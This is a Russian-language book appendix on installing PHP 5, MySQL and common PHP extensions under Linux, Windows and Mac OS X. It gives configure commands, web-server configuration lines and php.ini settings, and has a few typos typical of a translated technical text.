К счастью, теперь ситуация изменилась и инсталляция PHP стала в наши дни более или менее простой, а онлайновые руководства — можно сказать, отличными. В данном приложении резюмируется информация о том, как инсталлировать PHP 5, MySQL и модули, используемые в данной книге, чтобы затем приступить к работе с PHP.

НА ЗАМЕТКУ

Вместо предоставления большого объема информации, онлайновое руководство по PHP (`http://php.net/manual`) содержит пользовательские аннотации, которые очень часто предлагают полезные подсказки, особенно при инсталляции в специфических системах.

Инсталляция PHP 5

Две версии PHP 5 доступны для загрузки по адресу `http://php.net/donwloads.php`:

- В виде исходного кода.
- В бинарном виде для Microsoft Windows.

Исходный код предлагается в двух видах: в виде файла `.tar.gz` и в виде файла `.tar.bz2`. Объем второго файла, как правило, заметно меньше. Бинарный дистрибутив для Windows доступен в виде огромного Zip-архива и в форме самораспаковывающегося инсталлятора. Имеется также второй Zip-архив, поменьше, с большим количеством расширений, скомпилированных под Windows.

Linux

Инсталляция под Linux может быть как очень простой, так и достаточно болезненной. Чаще всего дистрибутивы Linux поставляются в комплекте с PHP, так, что он может быть инсталлирован с использованием удобного графического интерфейса. Например, в системе SuSE Linux может применяться инструмент установки YaST. Большинство дистрибутивов PHP доступны для загрузки на Web-сайтах. Например, на рис. A.1 показан результат поиска термина "PHP" в разделе RPM Web-сайта Red Hat.

Если доступных RPM-модулей нет, либо доступны только устаревшие версии PHP, на помощь может прийти компиляция исходных текстов на месте. Чтобы сделать это, первым делом следует распаковать архив:

```
$ bunzip2 php-5.x.y.tar.bz2 | tar xf -
```

Затем перейдите в созданный каталог и сконфигурируйте PHP. Следующая строка включает поддержку MySQL и сообщает PHP, где находится инсталляция Apache:

```
$ cd php-5.x.y && ./configure --with-apache=../apache_1.3.x --with-mysql
```




Рис. А.1. *Поиск RPM-модулей PHP на сайте RedHat.com*

Если вы используете MySQL 4.1 или выше, рекомендуется отдать предпочтение новому усовершенствованному расширению MySQL для PHP 5. Для этого потребуется указать следующие ключи конфигурации PHP:

```
$ ./configure --with-mysqli=/путь/к/mysql_config/mysql_config
```

MySQL 4.1 поставляется с программой, называемой `mysql_config`, и включает необходимую MySQL поддержку инсталляции PHP.

НА ЗАМЕТКУ

Полный список опций конфигурации PHP можно найти по адресу `http://www.php.net/manual/en/install.configure.php`. В качестве альтернативы выполните команду

```
./configure --help
```

Далее – та же самая старая игра: код компилируется и инсталлируется:

```
$ make && make install
```

В каталоге Apache вы должны указать Apache использовать модуль PHP:

```
$ ./configure --prefix=/www --activate-module=src/modules/PHP 5/libPHP 5.a
```

Далее опять вызовите make, на этот раз для Apache:

```
$ make
```

НА ЗАМЕТКУ

Если вы еще не инсталлировали Apache, и это — ваш первый запуск make для Apache, не забудьте потом вызвать `make install`.

И, наконец, отредактируйте конфигурационный файл Apache `httpd.conf` (или альтернативный файл `srm.conf`) для отображения расширения файлов `.PHP` на PHP. Вы можете указать любое расширение файлов, которое вам нравится, даже `.html`, но рекомендованным "официальным" расширением является все же `.php`:

```
AddType application/x-httpd-php .php
```

PHP будет инсталлирован в виде статического модуля Apache. Если же вы хотите создать динамический модуль (DSO), вначале потребуется изменить конфигурационные параметры для PHP:

```
$ ./configure --with-apxs=/путь/к/apxs --with-mysql
```

Замените `--with-apxs` на `--with-apxs2`, если вы хотите использовать Apache 2.x; однако, следует отметить, что модуль PHP для Apache все еще считается среди разработчиков экспериментальным.

Вы можете пропустить шаг конфигурирования Apache, но убедитесь, что в файл `httpd.conf` включены правильные строки (первые две должны быть вставлены автоматически в процессе инсталляции):

```
LoadModule PHP 5_module libexec/libPHP 5.so
AddModule mod_PHP 5.c
AddType application/x-httpd-php .php
```

В качестве завершающего шага скопируйте файл `php.ini-dist`, который поставляется с исходными текстами PHP, в каталог `/usr/local/lib`, переименуйте его в `php.ini` и при необходимости отредактируйте его. После этого все готово — напишите маленький тестовый сценарий, например, что-нибудь вроде такого:

```
<?php phpinfo(); ?>
```

Windows

Как уже упоминалось, бинарный дистрибутив PHP для Windows поставляется в виде инсталлятора с графическим интерфейсом, показанным на рис. А.2, в Zip-файле. Графический инсталлятор кажется особенно удобным: он даже создает каталоги для сеансовых переменных и загруженных файлов — это то, что не делается автоматически при инсталляции PHP из архива Zip. Однако у инсталлятора есть свои недостатки: он не поставляется с расширениями, что существенно ограничивает гибкость.

Следовательно, используйте Zip-архив. Он поставляется со всеми расширениями. В последующих разделах предполагается, что архив распакован в каталог `C:\`, а Zip-файл содержит каталог `php-5.x.y-Win32`. Переименуйте его в `PHP5`, чтобы PHP находился в `C:\PHP5`. Файл `php.ini-dist` может быть перемещен в каталог Windows (чаще всего это `C:\windows` или `C:\winnt`) и там переименован в `php.ini`. Загрузите второй, маленький Zip-архив и извлеките из него все DLL-библиотеки в каталог `C:\PHP5\ext`.

После этого можно приступать к инсталляции, памятуя о некоторых различиях между используемыми Web-серверами.




Рис. А.2. *Инсталлятор PHP для Windows*

Apache

Хотя разработчики Apache все еще утверждают, что Windows-версия их Web-сервера не так хороша, как версии для Unix/Linux, многие компании и конечные пользователи используют комбинацию WAMP – сокращение для Windows, Apache, MySQL, PHP. Тесты показывают, что CGI-версия PHP более стабильна, чем версия Module, поэтому она и является предпочтительным способом инсталляции. Чтобы сделать это, потребуется конфигурационный файл Apache `httpd.conf`, добавив в него следующие три строки:

```
ScriptAlias /php/ "c:/PHP5/"
Action application/x-httpd-php "/php/php.exe "
AddType application/x-httpd-php .php
```

Если вы получите сообщение об ошибке 500 и используете старую версию Windows 9x, найдите файл `iconv.dll` в каталог PHP и скопируйте его в системный каталог Windows (в старых версиях это `C:\windows\system\`).

Немного сложнее инсталлировать модуль Apache из PHP. В вашей папке PHP найдите два файла, которые представляют интерес для этого раздела:

- `php5apache.dll` – модуль для Apache 1.3.x.
- `php5apache2.dll` – модуль для Apache 2.x.

НА ЗАМЕТКУ

По сообщениям разработчиков PHP модуль Apache 2 все еще рассматривается как экспериментальный, и будет оставаться таковым еще в течение неопределенного времени.

Чтобы использовать этот модуль, добавьте следующие две строки в файл `httpd.conf`:

```
LoadModule PHP 5_module "c:/PHP5/php5apache.dll"
AddType application/x-httpd-php .php
```

В дополнение к этому файл php5ts.dll, находящийся в папке mail PHP, должен быть скопирован в системный каталог Windows – обычно C:\windows\system32 или C:\winnt\system32 (на Windows 9x/Me, C:\windows\system). В противном случае вы получите странные сообщения об ошибках при попытке запуска PHP-сценариев.

Web-серверы Microsoft

Наиболее часто в качестве Web-сервера под Windows используется один из Web-серверов, разработанных компанией Microsoft. Старые Windows-системы (особенно Windows 95/98) были снабжены сервером Personal Web Server, или PWS; более современные поставляются вместе с сервером IIS (эта аббревиатура означает Internet Information Server). Начнем с PWS. Он поставляется с весьма ограниченными инструментами графического интерфейса, поэтому вся конфигурация должна выполняться в системном реестре Windows. Это не особенно трудно, поскольку подкаталог sapi инсталляции PHP содержит два (или более) вспомогательных файла:

- pws-php5cgi.reg – информация реестра для инсталляции PHP в виде CGI.
- pws-php5isapi.reg – информация реестра для инсталляции PHP в виде модуля.

Давайте сначала заглянем в файл pws-php5cgi.reg:

```
REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\
  parameters\Script Map]
".php"="[PUT PATH HERE]\\php.exe "
```

Должно быть очевидно, что здесь нужно сделать: написать полный путь к php.exe (обратные слэши должны повторяться). После этого информация может быть записана в реестр с помощью двойного щелчка на имени этого файла.

Когда вы инсталлируете PHP, как ISAPI-модуль PWS, вступает в игру файл pws-php5isapi.reg:

```
REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\
  parameters\Script Map]
".php"="[PUT PATH HERE]\\php.exe "
```

Аналогичные модификации следует провести и здесь – указать путь к php.exe. Затем дважды щелкните на файле pws-php5isapi.reg. Дополнительно скопируйте библиотеку php5ts.dll в системный каталог Windows.

НА ЗАМЕТКУ

Эти два файла .reg исчезали и появлялись на этапе бета-тестирования PHP 5. Если вы не можете найти их в своей версии PHP 5, создайте их вручную с приведенным выше содержимым.

Сервер Microsoft IIS снабжен инструментом с графическим интерфейсом, который можно запустить, выбрав в меню Start (Пуск) пункт Settings⇨Control Panel⇨Administrative Tools⇨Internet Services Manager (Настройка⇨Панель управления⇨Администрирование⇨Internet Services Manager). Там вы увидите все Web-сайты, размещенные на вашем сервере. В большинстве случаев там находится только одна позиция – Default

Web Site (Веб-узел по умолчанию). Щелкните на нем правой кнопкой мыши и выберите в контекстном меню пункт Properties (Свойства).

Опять-таки, существуют разные способы конфигурирования сервера, в зависимости от варианта инсталляции PHP. Если вы хотите использовать PHP как модуль CGI, перейдите на вкладку Home Directory (Домашний каталог), щелкните на кнопке Configuration (Настройка) и затем на кнопке Add (Добавить) в появившемся диалоговом окне. Теперь отобразите расширение `.php` на исполняемый файл `C:\PHP5\php.exe`, как показано на рис. А.3.

Если вы используете PHP как модуль, то расширение `.php` должно быть отображено на `C:\php\php5isapi.dll`. Дополнительно проведите настройку на вкладке ISAPI Filters (Фильтры ISAPI) в диалоговом окне свойств вашего Web-сайта. Добавьте фильтр по имени PHP и опять выберите `C:\php\php5isapi.dll` в качестве имени его исполняющего модуля. Если это заработает, вы увидите зеленую стрелочку, символизирующую, что все получилось (см. рис. А.4.).

Когда вы инсталлируете PHP как CGI или как модуль, перезапустите ваш Web-сервер:

```
net stop iisadmin
```

Это полностью остановит Web-сервер, включая все его подчиненные службы, такие как, например, служба Microsoft SMTP, если она установлена и запущена. Вы должны перезапустить все службы вручную, например, службу WWW:

```
net start w3svc
```

Теперь все готово!




Рис. А.3. *Добавление приложения PHP для расширения .php*




Рис. А.4. *Зеленая стрелка означает, что фильтр работает*

Mac OS X

Хотя Mac OS X все еще рассматривается как система, занимающая относительно небольшую нишу на рынке, она имеет своих сторонников среди разработчиков PHP. Лучше всего то, что Apache включен в состав операционной системы OS X, а потому PHP также может здесь работать. Простейший способ запустить его — это воспользоваться пакетами .dmg, доступными по адресу `http://www.entropy.ch/software/macosx/php/`. Там есть версии PHP 4 для OS X 10.2, PHP 4 для OS X 10.3, а также PHP 5 для OS X 10.3. Дважды щелкните на имени файла, чтобы смонтировать образ, затем запустите инсталлятор и проверьте результат с помощью функции `phpinfo()`. Не забывайте, что модуль скомпилирован только для Apache 1.3.x. Пользователи Apache 2.x должны обращаться по адресу `http://serverlogistics.com/downloads-osx.php`.

На рис. А.5 показан результат успешной инсталляции — вывод функции `phpinfo()`.

НА ЗАМЕТКУ

Вот несколько интересных ссылок, посвященных PHP на платформе Macintosh:

`http://www.phpmac.com/` и `http://www.macphp.net/`

Даже онлайновое руководство по PHP содержит раздел о компиляции PHP для Mac:

`http://www.php.net/manual/en/install.macosx.php`.




Рис. А.5. *Работа PHP на платформе Macintosh*

Инсталляция MySQL и модулей PHP

После того, как PHP установлен и запущен, могут потребоваться дополнительные модули. В этом разделе кратко рассматривается инсталляция MySQL и некоторых расширений PHP. Описание достаточно универсально, чтобы быть применимым и для других расширений PHP. Кроме того, дополнительная информация постоянно доступна в сутки в онлайновом руководстве по PHP.

Linux

Начнем с операционной системы Linux, где инсталляция расширений иногда может быть болезненной, хотя и не должна.

MySQL

Как и сам PHP, MySQL поставляется для большинства дистрибутивов, поэтому все должно сводиться к нескольким щелчкам. Однако существует также возможность установки базы данных вручную. Web-сайт MySQL представляет ряд RPM-модулей на выбор:

- `MySQL-server-*.rpm` — сервер MySQL.
- `MySQL-Max-*.rpm` — оптимизированный сервер MySQL для больших приложений.
- `MySQL-bench-*.rpm` — набор тестов.

- `MySQL-client-*.rpm` — клиентские инструменты.
- `MySQL-devel-*.rpm` — библиотеки и заголовочные файлы, необходимые для компиляции MySQL.
- `MySQL-shared-*.rpm` — динамические клиентские библиотеки.
- `MySQL-embedded-*.rpm` — встраиваемый сервер MySQL.
- `MySQL-shared-compat-*.rpm` — динамические клиентские библиотеки, включая библиотеки для старых версий 3.23.x.

Для наших целей понадобится загрузить сервер, средства разработки, клиент и разделяемые пакеты. Следующая команда инсталлирует все необходимое:

```
$ rpm -i MySQL*.rpm
```

После этого запустите MySQL с использованием `mysqld` и перейдите к администрированию, например, с помощью основанного на PHP инструмента Web-конфигурирования `phpMyAdmin`, который доступен по адресу:

```
http://www.phpmyadmin.net/
```

На рис. А.6 показан этот инструмент.




Рис. А.6. *Конфигурирование MySQL с помощью phpMyAdmin*

Поддержка PDF

Для инсталляции различных расширений PHP вы можете использовать два подхода. Нужно либо создать, либо загрузить статическую библиотеку (с расширением .so) и динамически загрузить ее в сценарии:

```
<?php
   dl("extension.so");
?>
```

Для достижения большей производительности лучше скомпоновать библиотеку в PHP. Для примера будет показано, как установить поддержку PDF, которая используется в главе 28. В упомянутой главе применяется внешнее расширение PDFLib; соответствующая страница руководства – http://www.php.net/manual/en/ref.pdf.php.

Во-первых, потребуется загрузить некоторые вспомогательные библиотеки:

- Библиотека JPEG – ftp://ftp.uu.net/graphics/jpeg/
- Библиотека TIFF – http://www.libtiff.org/

Затем следует загрузить PDFLib с http://www.pdflib.com/products/pdflib/. Далее необходимо распаковать полученный архив:

```
$ gunzip -c pdflib-x.y.z.tar.gz | tar xvf -
```

Перейдите во вновь созданный каталог и сконфигурируйте библиотеку. Укажите путь, куда хотите инсталлировать PDFLib:

```
$ ./configure --prefix=/usr/local/pdflib
$ make && make install
```

К тому же вы должны скомпилировать PHP с опцией --with-pdflib=/путь/к/pdflib (а также с опциями --with-jpeg-dir=/путь/к/jpeg и --with-tiff-dir=/путь/к/tiff, если эти библиотеки установлены). Версия 3 PDFLib дополнительно требует параметра --enable-shared-pdflib. После этого расширение PDF готово. Перезапустите Web-сервер и вызовите функцию phpinfo(), чтобы увидеть результат: запись о PDF в выводе функции, как показано на рис. А.7.




Рис. А.7. *Библиотека PDF успешно загружена*

XML

В отношении XML PHP 5 намного превосходит своих предшественников. Это, конечно, означает, что теперь поддержка XML встроена в язык. Новым (и пока экспериментальным) остается расширение XSL. Оно доступно по умолчанию, хотя должно быть включено опцией конфигурации `--with-xsl=/путь/к/libxslt`. Вам понадобится, как минимум, версия 1.0.18 расширения `libxslt`.

Расширение DBA

Если вы не можете себе позволить "истинную" базу данных (это не разрешает ваш поставщик услуг Internet) и не хотите использовать SQLlite (который включен по умолчанию в PHP 5 и не требует отдельной инсталляции), может подойти расширение DBA. Чтобы использовать его, есть два варианта выбора:

- Сконфигурировать PHP с опцией `--enable-dba=shared`. Это создает файл `.so`, который вы можете загрузить, используя функцию `dl()` внутри PHP-сценария, либо указав в файле `php.ini` строку `extension=dba.so`.
- Включить поддержку одного или более специфических обработчиков DBA. В главе 26 перечислены все доступные обработчики и опции конфигурации.

Расширение GD

Чтобы динамически создавать графику на PHP, существует библиотека GD – стандарт де-факто, используемый для этой цели. Начиная с PHP 4.3, библиотека GD (изначально доступная по адресу `http://www.boutell.com/gd/`) была связана с PHP в специальной "исправленной" версии. Поэтому инсталляция ее проста: просто укажите опцию конфигурации `--with-gd`. Между прочим, библиотека GD опять поддерживает GIF, поскольку патент LZW утратил силу. Более того, расширение GD может поддерживать больше форматов, используя одну (или более) из следующих опций конфигурации:

- `--enable-gd-native-ttf` для встроенной поддержки TrueType.
- `--with-freetype-dir=/путь/к/freetype` для поддержки FreeType 2.x.
- `--with-jpeg-dir=/путь/к/jpeg` для поддержки jpeg-6b.
- `--with-png-dir=/путь/к/png` для поддержки PNG.
- `--with-t1lib=/путь/к/t1lib` для поддержки шрифтов Type 1.
- `--with-ttf=/путь/к/ttf` для поддержки FreeType 1.x.
- `--with-xpm-dirпуть/к/xpm` для поддержки xpm.

НА ЗАМЕТКУ

Что касается большинства других расширений, то их инсталляция очень похожа. Как правило, опций `--enableextensionname` или `--enable-extensionname=/path/to/extensionlibrary` оказывается достаточно. Например, расширение Direct IO (к сожалению, доступное только для систем Unix/Linux) может быть инсталлировано с помощью опции `--enable-dio`.

НА ЗАМЕТКУ

Некоторые встроенные расширения также могут быть отключены опцией `--disable-extensionname`. Например, функции POSIX автоматически включены (опять же, только на платформе Unix/Linux), если только вы не указали опцию `--disable-posix` во время конфигурирования PHP.

Шифрование данных

Основная библиотека шифрования данных PHP – это `mycrypt`, доступная по адресу `http://mcrypt.sf.net/`. Загрузите исходный код, сконфигурируйте его (включив опцию `--disable-posix-threads`) и скомпилируйте. Затем вы можете переконфигурировать PHP с ключом `--with-mcrypt=/путь/к/mcrypt` для включения ее поддержки.

Другая важная библиотека – библиотека OpenSSL, доступная по адресу `http://openssl.org/`. Имейте в виду, что некоторые серьезные дополнения, касающиеся безопасности, в старых версиях библиотеки отсутствуют, поэтому инсталлируйте последнюю версию из доступных вам (PHP требует версию 0.9.6 или выше). После инсталляции библиотеки OpenSSL сконфигурируйте и перекомпилируйте PHP с опцией `--with-openssl=/путь/к/openssl`.

Windows

На платформе Microsoft инсталляция сравнительно проста, так как модули доступны в предварительно скомпилированном бинарном виде.

MySQL

На платформе Windows доступен инсталлятор MySQL с графическим интерфейсом, который можно загрузить по адресу `http://www.mysql.com/`. В результате MySQL может быть инсталлирован в виде системной службы либо запущен вручную; для производственного Web-сервера первый вариант предпочтительнее. Для администрирования баз данных можно использовать `phpMyAdmin`, однако под Windows для этого также существуют инструменты с графическим интерфейсом. Один из наиболее известных – это платный инструмент SQLyog, который заслуживает внимания (`http://www.webyog.com/`). Вы можете увидеть, как он выглядит, на рис. А.8.

Чтобы включить в PHP поддержку MySQL, необходимо загрузить соответствующее расширение: либо `mysql` для старых версий, либо `mysqli` для MySQL 4.1x:

```
extension=php_mysql.dll
extension=php_mysqli.dll
```

Кроме того, PHP понадобятся права чтения для каталога инсталляции PHP, поскольку там содержатся необходимые клиентские библиотеки MySQL.

Поддержка PDF

Если вы заглянете в подкаталог расширений каталога с инсталляцией PHP, то заметите там файл `php_pdf.dll`. Это скомпилированная версия PDFLib. Ее интеграция проста, и то же касается большинства других библиотек PHP: просто удалите точку с запятой в начале строки в `php.ini`, которая в конечном счете должна выглядеть так:

```
extension=php_pdf.dll
```




Рис. А.8. *SQLyog: простой способ работы с источниками данных MySQL*

Это загрузит расширение при перезапуске PHP. Если вы используете PHP в форме модуля CGI, он перезапускается при каждом исполнении нового сценария. Когда применяется версия в форме модуля, потребуется перезапустить Web-сервер.

НА ЗАМЕТКУ

Каталог, в котором PHP ищет DLL-библиотеки своих расширений, — это тот, что указан в файле `php.ini` как значение переменной конфигурации `extension_dir`.

ВНИМАНИЕ!

Одно дополнительное предупреждение, если вы используете модульную версию PHP для Windows: некоторые расширения требуют дополнительных DLL-библиотек. Например, расширение для Microsoft SQL Server требует клиентских библиотек MSSQL. Эти DLL-библиотеки должны быть скопированы в системный каталог Windows, чтобы расширение могло работать. Иначе вы получите сообщение об ошибке `Cannot load extension` (Невозможно загрузить расширение).

Поддержка шифрования данных

В библиотеке `mcrypt`, доступной по адресу `http://mcrypt.sf.net/`, реализовано множество алгоритмов шифрования, таких как DES и Blowfish. PHP также поддерживает функции `mycrypt`, однако вам понадобится и `php_mycrypt.dll` из загруженного архива, и бинарные файлы, доступные на `ftp://ftp.emini.dk/pub/php/win32/mcrypt/`.

Другой способ шифрования данных, передаваемых через Web, предусматривает использование SSL. Он реализован в PHP в виде функций OpenSSL. Пользователям Windows понадобится файл `libeau32.dll` из каталога PHP. Обычно интерпретатор PHP ищет этот файл в папке PHP, но ему, конечно, для этого нужны права на чтение. В целях безопасности скопируйте этот файл в один из каталогов, перечисленных в переменной окружения `PATH`, например, в `C:\WINDOWS\SYSTEM32`. Вы также должны загрузить библиотеку `php_openssl.dll` в файле `php.ini`:

```
extension=php_openssl.dll
```

Инсталляция PEAR

И, наконец, мы покажем, как инсталлировать PEAR — репозиторий приложений и расширений PHP (PHP Extension and Application Repository). Его домашней страницей является `http://pear.php.net/`. Это коллекция расширений PHP, как написанных целиком на PHP, так и на языке C (последние называются PECL — PHP Extension Community Library). Например, класс tidy, описанный в главе 15, — это расширение PECL.

Раньше PEAR не был доступен в Windows. Он инсталлировался, но в действительности не работал. В последнее время ситуация с этим существенно улучшилась — применение PEAR стало проще. Будучи частью пакета PHP, сценарий под названием `go-pear` копируется в вашу систему; в качестве альтернативы можно загрузить PEAR из Web. Пользователи Unix/Linux могут применить lynx для получения этого файла:

```
$ lynx -source http://go-pear.org/ > go-pear.php
```

